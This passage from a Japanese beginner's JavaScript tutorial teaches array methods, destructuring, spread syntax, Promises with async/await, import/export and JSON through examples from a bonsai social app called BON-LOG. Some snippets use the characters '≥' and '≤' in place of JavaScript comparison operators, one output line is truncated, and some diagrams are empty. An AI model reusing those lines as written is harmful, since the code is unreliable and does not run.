const month = String(date.getMonth() + 1).padStart(2, '0') // '04'
const day = String(date.getDate()).padStart(2, '0') // '15'

// 検索キーワードのクリーンアップ
const cleanQuery = userInput.trim().toLowerCase()
```

配列のメソッド（非常に重要）

配列のメソッドは、React での UI 表示に頻繁に使います。特に `map` と `filter` はBON-LOGの開発で毎日のように使うので、しっかり理解しましょう。

```
// BON-LOGのタイムラインに表示される投稿データ（サンプル）
const posts = [
  { id: 1, title: '黒松の手入れ', likes: 15, genre: '松柏類' },
  { id: 2, title: '五葉松の植替え', likes: 8, genre: '松柏類' },
  { id: 3, title: '真柏の整姿', likes: 23, genre: '松柏類' },
  { id: 4, title: '楓の紅葉', likes: 31, genre: '雑木類' },
  { id: 5, title: '苔の育て方', likes: 5, genre: '草もの' },
]

console.log(posts.length) // 実行結果: 5
console.log(posts[0]) // 実行結果: { id: 1, title: '黒松の手入れ', likes: 15, genre: '松
```

map: 各要素を変換して新しい配列を作る

```
// === Step 1: まずシンプルな map を試す ===
// 各投稿からタイトルだけを取り出す
const titles = posts.map(post => post.title)
console.log(titles)
// 実行結果: ['黒松の手入れ', '五葉松の植替え', '真柏の整姿', '楓の紅葉', '苔の育て方']
```

```
// ===== Step 2: 変換した結果で新しいオブジェクトを作る =====
// 各投稿に「表示用テキスト」を追加した新しいオブジェクトを作る
const postsWithLabel = posts.map(post => ({
  ...post, // 元のオブジェクトのすべてのプロパティをコピー
  label: `${post.title} (いいね: ${post.likes})`,
}))
console.log(postsWithLabel[0].label)
// 実行結果: 黒松の手入れ (いいね: 15)

console.log(postsWithLabel[3].label)
// 実行結果: 楓の紅葉 (いいね: 31)
```

```
// ===== BON-LOGでの実際の使い方 (Reactでのリスト表示) =====
// 第4章で学ぶReactでは、map を使って投稿一覧を画面に表示します:
// posts.map(post => <PostCard key={post.id} post={post} />)
//
// 上の1行で、5件の投稿データが5つの PostCard コンポーネントに変換されます。
// map の仕組みを理解しておくことが、React 開発の第一歩です。
```

実行結果の確認方法 開発者ツール (F12 → Console) で `posts` 配列を定義した後、`posts.map(p => p.title)` を入力してみましょう。タイトルだけの配列が返ってくることを確認できます。

ここがポイント！ map はReactの基本中の基本 Reactでリストを表示するとき、配列の `map` を使って各要素を React コンポーネントに変換します。第4章で詳しく学びますが、ここで `map` の動作を理解しておきましょう。

filter: 条件に合う要素だけ残す

```
// ===== Step 1: 条件に合うデータだけ取り出す =====
// いいねが10以上の投稿だけ取得
const popular = posts.filter(post => post.likes ≥ 10)
console.log(popular.length) // 実行結果: 3
console.log(popular.map(p => p.title))
// 実行結果: ['黒松の手入れ', '真柏の整姿', '楓の紅葉']
```

```
// ===== Step 2: ジャンル別フィルタ（BON-LOGの検索機能で使用） =====
// 松柏類の投稿だけ取得
const shouhaku = posts.filter(post => post.genre === '松柏類')
console.log(shouhaku.length) // 実行結果: 3
console.log(shouhaku.map(p => p.title))
// 実行結果: ['黒松の手入れ', '五葉松の植替え', '真柏の整姿']

// メソッドチェーン: filter → map を続けて書ける
const popularTitles = posts
  .filter(post => post.likes ≥ 10) // まず条件でフィルタ
  .map(post => post.title)         // 次にタイトルだけ取り出す
console.log(popularTitles)
// 実行結果: ['黒松の手入れ', '真柏の整姿', '楓の紅葉']
```

BON-LOGでは: ジャンル別フィルタ（第12章の検索機能）で `filter` を使います。ユーザーが「松柏類」を選択すると、`posts.filter(p => p.genre === '松柏類')` でフィルタリングされます。

find: 条件に合う最初の要素を1つ返す

```
// ID が 3 の投稿を探す
const target = posts.find(post => post.id === 3)
console.log(target)
// 実行結果: { id: 3, title: '真柏の整姿', likes: 23, genre: '松柏類' }

// 見つからない場合は undefined が返る
const notFound = posts.find(post => post.id === 999)
console.log(notFound)
// 実行結果: undefined
```

sort: 並び替え

```
// いいね数の降順（多い順）に並び替え
// ※ sort は元の配列を変更するので、[ ... posts] でコピーしてから使う
const sorted = [ ... posts].sort((a, b) => b.likes - a.likes)
// 楓の紅葉(31) → 真柏の整姿(23) → 黒松の手入れ(15) → 五葉松の植替え(8) → 苔の育て方(5)

// 昇順（少ない順）の場合
const ascSorted = [ ... posts].sort((a, b) => a.likes - b.likes)
```

その他のよく使うメソッド

```
// some: 条件に合う要素が1つでもあれば true
const hasPopular = posts.some(post => post.likes >= 20)
console.log(hasPopular) // 実行結果: true (23と31があるため)

// every: すべての要素が条件を満たせば true
const allPopular = posts.every(post => post.likes >= 20)
console.log(allPopular) // 実行結果: false (5や8の投稿があるため)

// reduce: 配列を1つの値にまとめる
const totalLikes = posts.reduce((sum, post) => sum + post.likes, 0)
console.log(totalLikes) // 実行結果: 82 (15 + 8 + 23 + 31 + 5)

// includes: 配列に特定の値が含まれるか (単純な値の配列で使う)
const genres = ['松柏類', '雑木類', '草もの']
console.log(genres.includes('松柏類')) // 実行結果: true
console.log(genres.includes('果物')) // 実行結果: false

// forEach: 各要素に対して処理を実行 (戻り値なし)
posts.forEach(post => {
  console.log(`${post.title}: ${post.likes}いいね`)
})
// 実行結果:
// 黒松の手入れ: 15いいね
// 五葉松の植替え: 8いいね
// 真柏の整姿: 23いいね
// 楓の紅葉: 31いいね
// 苔の育て方: 5いいね
```

分割代入

オブジェクトや配列から、必要な値だけを取り出して変数に入れる便利な記法です。

```
// ==== オブジェクトの分割代入 ====
const user = { id: '1', name: '太郎', email: 'taro@example.com', age: 30 }

// 従来の書き方
const name1 = user.name
const email1 = user.email

// 分割代入（同じことをもっと簡潔に書ける）
const { name, email } = user
console.log(name)    // 実行結果: 太郎
console.log(email)   // 実行結果: taro@example.com

// 別名をつけることもできる
const { name: userName, email: userEmail } = user
console.log(userName) // 実行結果: 太郎
console.log(userEmail) // 実行結果: taro@example.com

// ==== 配列の分割代入 ====
const [first, second] = ['松柏類', '雑木類', '草もの']
console.log(first)    // 実行結果: 松柏類
console.log(second)   // 実行結果: 雑木類

// 不要な要素はスキップできる
const [, , third] = ['松柏類', '雑木類', '草もの']
console.log(third)    // 実行結果: 草もの

// ==== 関数の引数での分割代入 ====
// Reactのコンポーネントで頻繁に使うパターン
const greet = ({ name, email }) => {
  return `${name}さん (${email})`
}
console.log(greet(user)) // 実行結果: 太郎さん (taro@example.com)

// デフォルト値の指定
const createPost = ({ title, content, genre = '松柏類' }) => {
  return { title, content, genre }
}
console.log(createPost({ title: '新しい投稿', content: 'テスト' }))
// 実行結果: { title: '新しい投稿', content: 'テスト', genre: '松柏類' }
```

スプレッド構文

... を使って、配列やオブジェクトを「展開」する構文です。

```
// ===== 配列の展開 =====
const arr1 = [1, 2, 3]
const arr2 = [...arr1, 4, 5]
console.log(arr2)           // 実行結果: [1, 2, 3, 4, 5] (コピー + 追加)

const arr3 = [0, ...arr1]
console.log(arr3)           // 実行結果: [0, 1, 2, 3] (先頭に追加)

const copy = [...arr1]
console.log(copy)           // 実行結果: [1, 2, 3] (配列のコピー)

// ===== オブジェクトの展開 =====
const user = { name: '太郎', age: 25, role: 'user' }

// コピーして一部を上書き
const updatedUser = { ...user, age: 26 }
console.log(updatedUser)
// 実行結果: { name: '太郎', age: 26, role: 'user' } (age だけ変更)

// コピーしてプロパティを追加
const userWithEmail = { ...user, email: 'taro@example.com' }
console.log(userWithEmail)
// 実行結果: { name: '太郎', age: 25, role: 'user', email: 'taro@example.com' }

// BON-LOGでの実際の使用例:
// プロフィール更新時に、変更されたフィールドだけ上書きする
const profile = { name: '太郎', bio: '盆栽歴10年', location: '東京' }
const updated = { ...profile, bio: '盆栽歴11年になりました' }
console.log(updated)
// 実行結果: { name: '太郎', bio: '盆栽歴11年になりました', location: '東京' }
```

ここがポイント！なぜコピーするのか？ JavaScriptのオブジェクトと配列は「参照」で扱われます。つまり、直接変更すると元のデータも変わってしまいます。

```
const original = { name: '太郎', age: 25 }

// ✖ 直接変更（元のデータも変わる = 副作用）
original.age = 26 // original 自体が変わってしまう

// ✔ スプレッド構文でコピーして変更（元のデータは変わらない）
const updated = { ...original, age: 26 }
// original は { name: '太郎', age: 25 } のまま
// updated は { name: '太郎', age: 26 }
```

Reactでは「状態（state）を直接変更してはいけない」というルールがあるため、スプレッド構文を使ったコピーが非常に重要です。

理解度チェック

- ☐ `const` と `let` の違いを説明できますか？
- ☐ 配列とオブジェクトの違いを説明できますか？
- ☐ アロー関数の書き方が分かりますか？
- ☐ `===` と `==` の違いを知っていますか？
- ☐ `map` と `filter` の違いを説明できますか？
- ☐ 分割代入とスプレッド構文を使えますか？

2.5 非同期処理（Promise / async / await）

このセクションで学ぶこと

- 同期処理と非同期処理の違い
- コールバック関数（Callback Function：処理が完了したときに呼び出される関数）の基本
- Promise（プロミス：非同期処理の結果を表すオブジェクト）の仕組み
- async/await（エイシンク/アウェイト：非同期処理を同期処理のように書ける構文）の使い方
- エラーハンドリング（Error Handling：エラーが発生したときの対処処理）（try/catch）

同期処理と非同期処理

なぜ非同期処理を理解することが重要か？ Webアプリケーションでは、サーバーからデータを取得する処理が頻繁に発生します。この処理には通常100ミリ秒～数秒かかります。もし「同期処理」として実行すると、データが返ってくるまで画面が完全に固まり、ボタンも押せず、スクロールもできなくなります。非同期処理を使えば、データの取得を待っている間もユーザーは自由に画面を操作できます。BON-LOGでは、タイムラインの取得、投稿の作成、いいねの処理など、ほぼすべてのデータ操作が非同期処理で行われます。

JavaScriptのコードは通常、上から順番に1行ずつ実行されます（同期処理 = Synchronous：シンクロナス）。しかし、データベースへの問い合わせやAPIへのリクエストなど、**結果が返ってくるまで時間がかかる処理**があります。

その間ずっと待っていると、画面がフリーズしてしまいます。そこで「結果を待たずに次の処理に進む」仕組みが**非同期処理（Asynchronous：エイシンクロナス）**です。

日常生活での例え: レストランの注文

- **同期処理** = カウンターで注文して、料理ができるまでその場で待つ（他のことができない）
- **非同期処理** = 席で注文して、料理ができるまで会話や本を読んで過ごす（料理ができたら呼ばれる）

Webアプリの非同期処理も同じで、サーバーにリクエストを送った後、返事が来るまで他の処理（画面の表示、ユーザー操作の受付など）を続けられます。

同期処理のイメージ:

処理1 → 処理2（3秒かかる） → 処理3 → 処理4



非同期処理のイメージ:

処理1 → 処理2を開始 → 処理3 → 処理4 → 処理2の結果が返ってくる



コラム: イベントループ JavaScriptは「シングルスレッド」（一度に1つの処理しかできない）ですが、「イベントループ」という仕組みにより、非同期処理を効率的に扱えます。

簡単に言うと:

1. メインの処理（同期処理）を上から順に実行
2. 非同期処理（API呼び出しなど）は「待ち行列」に入れて、裏で実行
3. メインの処理が全部終わったら、待ち行列の結果を順に処理

これにより、重い処理を待っている間も画面が固まらず、ユーザーはボタンをクリックしたりスクロールしたりできます。

Promiseとは？

非同期処理を理解するには、まず**Promise（約束）**を理解する必要があります。

Promiseは「将来完了する処理の約束」です。レストランで注文するとレシート（Promise）をもらいます。料理ができたら受け取れる（resolve）し、材料切れなら断られる（reject）。

```
// Promiseの3つの状態
// 1. pending（保留中）：料理を作っている最中
// 2. fulfilled（成功）：料理が完成した
// 3. rejected（失敗）：材料切れで作れなかった

// Promiseの基本形
const promise = new Promise((resolve, reject) => {
  // 非同期処理 ...
  if (成功) {
    resolve('結果データ') // 成功時
  } else {
    reject('エラー理由') // 失敗時
  }
})

// 結果を受け取る
promise
  .then(data => console.log(data)) // 成功時の処理
  .catch(error => console.log(error)) // 失敗時の処理
```

なぜ非同期が必要？

サーバーへのリクエストやファイル読み込みには時間がかかります。同期処理（順番に実行）だと、その間ブラウザが完全に固まります。非同期処理なら、待っている間も他の操作が可能です。

```
// ✕ 同期的（ブラウザが固まる）
const data = fetchDataSync('/api/posts') // 3秒間フリーズ
console.log(data)

// ✔ 非同期（待っている間も操作可能）
const data = await fetch('/api/posts') // 3秒待つが、その間UIは操作可能
console.log(data)
```

`async/await` は Promise を簡潔に書くための構文です：

```
// Promise の .then() チェーン
fetch('/api/posts')
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.error(error))

// async/await（同じ処理をより読みやすく）
async function getPosts() {
  try {
    const response = await fetch('/api/posts')
    const data = await response.json()
    console.log(data)
  } catch (error) {
    console.error(error)
  }
}
```

Promise（プロミス）


Promise は「将来、結果が返ってくること を約束する」オブジェクト（データと操作をまとめたもの）です。非同期処理の結果を扱うための仕組みです。

日常生活での例え: 引換券 Promiseは「引換券」に似ています。ラーメン屋で注文すると、食券の半券（引換券）をもらいます。

- **pending（保留中）**：まだラーメンができていない状態。半券を持って待っている。
- **fulfilled（成功）**：ラーメンが完成！半券を渡すとラーメンがもらえる（`.then()` で結果を受け取る）。
- **rejected（失敗）**：「すみません、材料切れです」と言われる（`.catch()` でエラーを処理する）。

```
// Promise は3つの状態を持つ:
// 1. pending (保留中): まだ結果が出ていない
// 2. fulfilled (成功): 結果が得られた
// 3. rejected (失敗): エラーが発生した

// Promiseの基本的な使い方 (.then / .catch)
fetch('/api/posts') // API にリクエストを送る → Promise を返す
  .then(response => { // 成功したら (fulfilled)
    return response.json() // JSON に変換 (これも Promise を返す)
  })
  .then(data => { // JSON 変換が成功したら
    console.log(data) // データを使う
  })
  .catch(error => { // エラーが発生したら (rejected)
    console.error('エラー:', error)
  })
```



async / await (現代的な書き方)

`async/await` は Promise をより直感的に書くための構文です。 `.then()` のチェーンよりも読みやすく、BON-LOGではこちらを主に使います。

```
// === Step 1: まず最もシンプルな async/await を理解する ===
// async: この関数の中で await が使えることを宣言
// await: Promise の結果が返ってくるまで待つ
async function fetchPosts() {
  const response = await fetch('/api/posts') // ① サーバーにリクエスト送信 (待つ)
  const posts = await response.json() // ② JSONに変換 (待つ)
  console.log(posts) // ③ データが使える！
  return posts
}
// 実行結果 (成功時): [{ id: "cm1abc", content: "黒松の芽摘みを行いました", ... }, ... ]
```

```
// === Step 2: エラーハンドリングを追加する ===
// ネットワークエラーやサーバーエラーに備えて try/catch で囲む
async function fetchPostsSafe() {
  try {
    const response = await fetch('/api/posts')
    const posts = await response.json()
    console.log(`${posts.length}件の投稿を取得しました`)
    // 実行結果（成功時）： 20件の投稿を取得しました
    return posts
  } catch (error) {
    console.error('投稿の取得に失敗:', error)
    // 実行結果（失敗時）： 投稿の取得に失敗: TypeError: Failed to fetch
    return [] // 空配列を返す（エラー時のフォールバック）
  }
}
```

```
// === BON-LOGでの実際の使い方：ユーザー情報の取得 ===
const fetchUser = async (id) => {
  try {
    const response = await fetch(`/api/users/${id}`)

    // レスポンスが正常でない場合のチェック
    if (!response.ok) {
      throw new Error(`HTTP error! status: ${response.status}`)
    }

    const user = await response.json()
    console.log(`${user.nickname}さんの情報を取得しました`)
    // 実行結果： 盆栽太郎さんの情報を取得しました
    return user
  } catch (error) {
    console.error('ユーザーの取得に失敗:', error)
    // 実行結果（404の場合）： ユーザーの取得に失敗: Error: HTTP error! status: 404
    return null
  }
}

// 使い方
const user = await fetchUser('user-123')
// 実行結果（成功時）： { id: 'user-123', nickname: '盆栽太郎', bio: '盆栽歴10年', ... }
```

実行結果の確認方法 開発サーバー起動中（`npm run dev`）に、ブラウザの開発者ツール（F12 → Console）で `fetch('/api/posts').then(r => r.json()).then(d => console.log(d))` と入力すると、実際のAPIレスポンスを確認できます。

ここがポイント！ **try / catch** によるエラーハンドリング `try` ブロック内のコードでエラーが発生すると、`catch` ブロックに移動します。これにより、エラーが起きてもアプリが完全に停止することを防げます。

```
try {
  危険な処理（エラーが起きるかもしれない）
  ↳ エラーが起きたら catch ヘジャンプ
} catch (error) {
  エラーが起きた場合の処理
  （エラーメッセージを表示する、デフォルト値を返す、など）
}
```

BON-LOGでは、API 呼び出し、データベースクエリ、ファイル操作など エラーが起きる可能性がある処理には必ず try/catch を使います。

複数の非同期処理を並列実行

```
// ✕ 非効率：1つずつ順番に待つ
async function fetchData() {
  const user = await fetchUser('1')      // 1秒待つ
  const posts = await fetchPosts()        // さらに1秒待つ
  const notifications = await fetchNotifications() // さらに1秒待つ
  // 合計：3秒
}


// ✔ 効率的：同時に開始して、すべて完了するのを待つ
async function fetchData() {
  const [user, posts, notifications] = await Promise.all([
    fetchUser('1'),           // 同時に開始
    fetchPosts(),             // 同時に開始
    fetchNotifications(),     // 同時に開始
  ])
  // 合計：最も遅い処理の時間（約1秒）
}
```

Promise.all のイメージ:

逐次実行:



並列実行 (Promise.all) :



BON-LOGでの使用例 Next.js の Server Component では、Promise.all を使って 複数のデータを同時に取得するパターンをよく使います。

```
// app/(main)/feed/page.tsx
const [posts, user, genres] = await Promise.all([
  getPosts(),
  getUser(session.user.id),
  getGenres(),
])
```

非同期処理の実践パターン

実際のBON-LOGの開発で使う非同期処理のパターンをいくつか見てみましょう。

パターン1: ローディング状態の管理

ユーザーに「データを読み込んでいます」と表示するために、ローディング状態を管理するのは非常に一般的なパターンです。

```
// ローディング状態を管理するパターン
async function loadTimeline() {
  // 1. ローディング開始を知らせる
  let isLoading = true      // 読み込み中フラグ
  let error = null          // エラー情報
  let posts = []            // 投稿データ

  try {
    // 2. データを取得
    const response = await fetch('/api/posts')

    // 3. レスポンスが正常かチェック
    if (!response.ok) {
      throw new Error(`サーバーエラー: ${response.status}`)
    }

    // 4. JSONに変換
    posts = await response.json()
  } catch (err) {
    // 5. エラーが発生した場合
    error = err.message
    console.error('タイムラインの取得に失敗:', err)
  } finally {
    // 6. 成功でも失敗でも、ローディングを終了
    // finally ブロック: try/catch の後に必ず実行される
    isLoading = false
  }

  return { posts, isLoading, error }
}
```

ローディング状態の遷移:

初期状態	→ API呼び出し中	→ 成功時	→ 失敗時
isLoading: false	isLoading: true	isLoading: false	isLoading: false
error: null	error: null	error: null	error: "エラー内容"
posts: []	posts: []	posts: [データ ...]	posts: []

ここがポイント！ **finally** ブロック `finally` は `try` の処理が成功しても失敗しても、**必ず**実行されるブロックです。ローディング状態の解除や、リソースの後片付けなど、「何があっても実行したい処理」を書くのに使います。

```
try {  
    処理を実行  
} catch (error) {  
    エラー時の処理  
} finally {  
    ← 成功でも失敗でも必ずここを通る  
    ローディング状態を解除する  
}
```

パターン2: リトライ（再試行）処理

ネットワークエラーは一時的なものが多いので、自動的に再試行するパターンも重要です。

```
// 自動リトライ付きのfetch関数
async function fetchWithRetry(url, maxRetries = 3) {
  // maxRetries回まで再試行する
  for (let attempt = 1; attempt ≤ maxRetries; attempt++) {
    try {
      const response = await fetch(url)

      if (!response.ok) {
        throw new Error(`HTTP error: ${response.status}`)
      }

      return await response.json() // 成功したらデータを返す
    } catch (error) {
      console.warn(`試行 ${attempt}/${maxRetries} 失敗:`, error.message)

      // 最後の試行でも失敗したらエラーを投げる
      if (attempt === maxRetries) {
        throw new Error(`${maxRetries}回の再試行後も失敗しました: ${error.message}`)
      }

      // 次の再試行まで少し待つ（指数バックオフ）
      // 1回目: 1秒、2回目: 2秒、3回目: 4秒 ... と待ち時間が増える
      const waitTime = Math.pow(2, attempt - 1) * 1000
      console.log(`${waitTime / 1000}秒後に再試行します ...`)
      await new Promise(resolve => setTimeout(resolve, waitTime))
    }
  }
}

// 使用例
try {
  const posts = await fetchWithRetry('/api/posts')
  console.log('投稿を取得しました:', posts.length, '件')
} catch (error) {
  console.error('最終的に失敗:', error.message)
}
```

リトライのイメージ（指数バックオフ）：

```
試行1 —X— (1秒待つ) → 試行2 —X— (2秒待つ) → 試行3 —✓→ 成功！
                                     or
                                     —X→ 最終エラー
```

パターン3: Promise.allSettled（すべての結果を取得）

`Promise.all` は1つでも失敗するとエラーになりますが、`Promise.allSettled` はすべての結果（成功・失敗両方）を取得できます。

```
// Promise.all: 1つでも失敗すると全体がエラーになる
// Promise.allSettled: すべての結果を取得（失敗も含む）

async function loadDashboard() {
  const results = await Promise.allSettled([
    fetch('/api/posts').then(r => r.json()), // 投稿データ
    fetch('/api/notifications').then(r => r.json()), // 通知データ
    fetch('/api/trending').then(r => r.json()), // トレンドデータ
  ])

  // results の各要素は { status, value } または { status, reason }
  const [postsResult, notificationsResult, trendingResult] = results

  // 投稿データ: 成功していればデータを使用、失敗していれば空配列
  const posts = postsResult.status === 'fulfilled'
    ? postsResult.value // 成功時のデータ
    : [] // 失敗時のフォールバック

  // 通知データ
  const notifications = notificationsResult.status === 'fulfilled'
    ? notificationsResult.value
    : []

  // トレンドデータ
  const trending = trendingResult.status === 'fulfilled'
    ? trendingResult.value
    : []

  return { posts, notifications, trending }
}
```

Promise.all vs Promise.allSettled:

Promise.all:

成功 ✓ ㄣ
 失敗 ✕ ㄣ → エラー！（1つでも失敗すると全体が失敗）
 成功 ✓ ㄣ

Promise.allSettled:

成功 ✓ ㄣ
 失敗 ✕ ㄣ → すべての結果を返す（成功も失敗も）
 成功 ✓ ㄣ [{ status: 'fulfilled', value: データ },
 { status: 'rejected', reason: エラー },
 { status: 'fulfilled', value: データ }]

BON-LOGでの活用場面 ダッシュボードやタイムラインの表示では、「通知の取得に失敗しても、投稿の一覧は表示したい」ケースがよくあります。 `Promise.allSettled` を使えば、一部のAPIが失敗しても他のデータは正常に表示できます。

理解度チェック

- ☐ 同期処理と非同期処理の違いを説明できますか？
- ☐ Promise の3つの状態（pending, fulfilled, rejected）を説明できますか？
- ☐ `async/await` を使って非同期関数を書けますか？
- ☐ `try/catch` の役割を説明できますか？
- ☐ `Promise.all` を使う場面を説明できますか？
- ☐ `finally` ブロックの役割を説明できますか？
- ☐ `Promise.allSettled` と `Promise.all` の違いを説明できますか？

2.6 モジュールシステム（import / export）

このセクションで学ぶこと

- モジュールとは何か
- export と import の使い方
- 名前付きエクスポートとデフォルトエクスポートの違い

モジュールとは？


なぜモジュールシステムが重要か？ 実際のWebアプリケーションは数百～数千のファイルで構成されます。BON-LOGでも、認証、投稿、ユーザー、通知など機能ごとにファイルが分かれています。モジュールシステムを理解していないと、「他のファイルの関数をどう使うか」「自分が書いた関数をどう公開するか」が分かりません。React/Next.jsの開発では、すべてのファイルでimport/exportを使うため、この仕組みの理解は絶対に必要です。

大きなプログラムを1つのファイルに書くと、コードが長くなりすぎて管理が困難になります。そこで、機能ごとにファイルを分けて、必要な部分だけを取り込む仕組みが**モジュール (Module)** です。

日常生活での例え: LEGOブロック モジュールは「LEGOブロック」に似ています。

- 各ブロック = 各モジュール (ファイル)。それぞれが独立した機能を持つ。
- ブロックを組み合わせる = `import` で必要なモジュールを取り込む。
- ブロックの接続部分 = `export` で外部に公開するインターフェース。
- 完成した作品 = アプリケーション全体。

個々のブロックが小さく独立しているからこそ、組み換え (修正) や拡張が容易になります。



export (エクスポート) : 外部に公開する

```
// ==== 名前付きエクスポート (Named Export) ====
// 1つのファイルから複数の値をエクスポートできる

// lib/utils.ts
export const APP_NAME = 'BON-LOG'

export const formatDate = (date) => {
  return new Date(date).toLocaleDateString('ja-JP')
}

export const truncateText = (text, maxLength = 100) => {
  if (text.length ≤ maxLength) return text
  return text.slice(0, maxLength) + ' ... '
}

// ==== デフォルトエクスポート (Default Export) ====
// 1つのファイルから1つだけエクスポートする場合に使う

// components/post/PostCard.tsx
const PostCard = ({ post }) => {
  return (
    <div>
      <h3>{post.title}</h3>
      <p>{post.content}</p>
    </div>
  )
}
export default PostCard
```

import（インポート）：外部から取り込む

```
// ==== 名前付きインポート ====
// { } の中にインポートしたいものの名前を書く
import { APP_NAME, formatDate, truncateText } from '@lib/utils'

console.log(APP_NAME) // 'BON-LOG'
console.log(formatDate('2024-01-15')) // '2024/1/15'

// 必要なものだけインポートできる
import { formatDate } from '@lib/utils'

// 別名をつけてインポート
import { formatDate as format } from '@lib/utils'

// ==== デフォルトインポート ====
// { } なしで任意の名前でインポートできる
import PostCard from '@components/post/PostCard'

// 好きな名前にできる（推奨はしないが可能）
import MyCard from '@components/post/PostCard'

// ==== 名前付き + デフォルトを同時にインポート ====
import React, { useState, useEffect } from 'react'
```

ここがポイント！ BON-LOGでのインポートパス BON-LOGでは `@/` というエイリアス（別名）を設定しているため、プロジェクトルートからの絶対パスでインポートできます。

```
// ✅ エイリアスを使用（推奨）
import { formatDate } from '@lib/utils'
import PostCard from '@components/post/PostCard'

// ❌ 相対パス（深い階層だと読みにくい）
import { formatDate } from '../../lib/utils'
import PostCard from '../../components/post/PostCard'
```

理解度チェック

- ☐ モジュールとは何か説明できますか？
- ☐ 名前付きエクスポートとデフォルトエクスポートの違いを説明できますか？
- ☐ `import { xxx } from '...'` と `import xxx from '...'` の違いが分かりますか？

2.7 JSON

このセクションで学ぶこと

- JSONとは何か
- JSONの構文ルール
- JavaScriptオブジェクトとJSONの違い
- JSONの変換方法

JSONとは？

JSON（JavaScript Object Notation: ジェイソン）は、**データを交換するための形式（フォーマット）**です。

用語解説

- **Notation（ノーテーション）**：表記法、記法という意味。JSONは「JavaScriptのオブジェクト表記法」をベースにしたデータ形式です。
- **データ形式（Data Format）**：データの書き方のルール。JSONの他にも、XML（エックスエムエル）、CSV（シーエスバイ：カンマ区切り）、YAML（ヤムル）などがあります。JSONはシンプルで読みやすく、現在のWeb開発で最も広く使われています。

サーバーとブラウザの間でデータをやり取りするときや、設定ファイル（`package.json`、`tsconfig.json` など）でよく使われます。

日常生活での例え: 決まった書式の伝票 JSONは「決まった書式の伝票」のようなものです。注文伝票には「品名: カレー、数量: 1、価格: 800」のように書きます。JSONも同様に「キー: 値」の組み合わせで情報を整理します。書式が決まっているから、誰が書いても誰が読んでも理解できます。サーバーとブラウザの間でも、JSONという「共通の書式」でデータをやりとりすることで、お互いに正しくデータを解釈できるのです。

なぜJSONが重要か？ 現代のWeb開発では、JSONはあらゆる場所で使われます。

- APIのリクエスト/レスポンスのデータ形式（サーバーとブラウザ間の通信）
- `package.json`（プロジェクトの設定ファイル）
- `tsconfig.json`（TypeScriptの設定ファイル）
- データベースのJSONカラム（JSON形式でデータを格納する列）

BON-LOGでも、APIからの投稿データはすべてJSON形式で返ってきます。JSONを読み書きできることは、Web開発者にとって必須のスキルです。

```
{
  "id": "1",
  "name": "盆栽太郎",
  "email": "bonsai@example.com",
  "isPremium": false,
  "genres": ["松柏類", "雑木類"],
  "profile": {
    "bio": "黒松を育てて10年",
    "location": "東京都"
  }
}
```

JSONの構文ルール

ルール	説明
キーは必ず ダブルクォート で囲む	<code>"name"</code> は OK。 <code>'name'</code> や <code>name</code> は NG
文字列は必ず ダブルクォート	<code>"hello"</code> は OK。 <code>'hello'</code> は NG
末尾のカンマは不可	<code>{ "a": 1, }</code> は NG。 <code>{ "a": 1 }</code> は OK
コメントは書けない	<code>// コメント</code> や <code>/* コメント */</code> は使えない
使える値の型	文字列、数値、真偽値、null、配列、オブジェクト
関数は入れられない	<code>"fn": function() {}</code> は NG

JavaScriptオブジェクトとの変換

```
// JavaScript オブジェクト → JSON文字列
const user = { name: '太郎', age: 25 }
const jsonString = JSON.stringify(user)
console.log(jsonString)
// 実行結果: {"name":"太郎","age":25}

// 整形して出力（デバッグ時に便利）
const prettyJson = JSON.stringify(user, null, 2)
console.log(prettyJson)
// 実行結果:
// {
//   "name": "太郎",
//   "age": 25
// }

// JSON文字列 → JavaScript オブジェクト
const jsonStr = '{"name":"太郎","age":25}'
const parsed = JSON.parse(jsonStr)
console.log(parsed.name) // 実行結果: 太郎
console.log(parsed.age)  // 実行結果: 25

// APIからのレスポンスをJSONとして解析
const response = await fetch('/api/user/1')
const data = await response.json() // 内部で JSON.parse を実行している
```
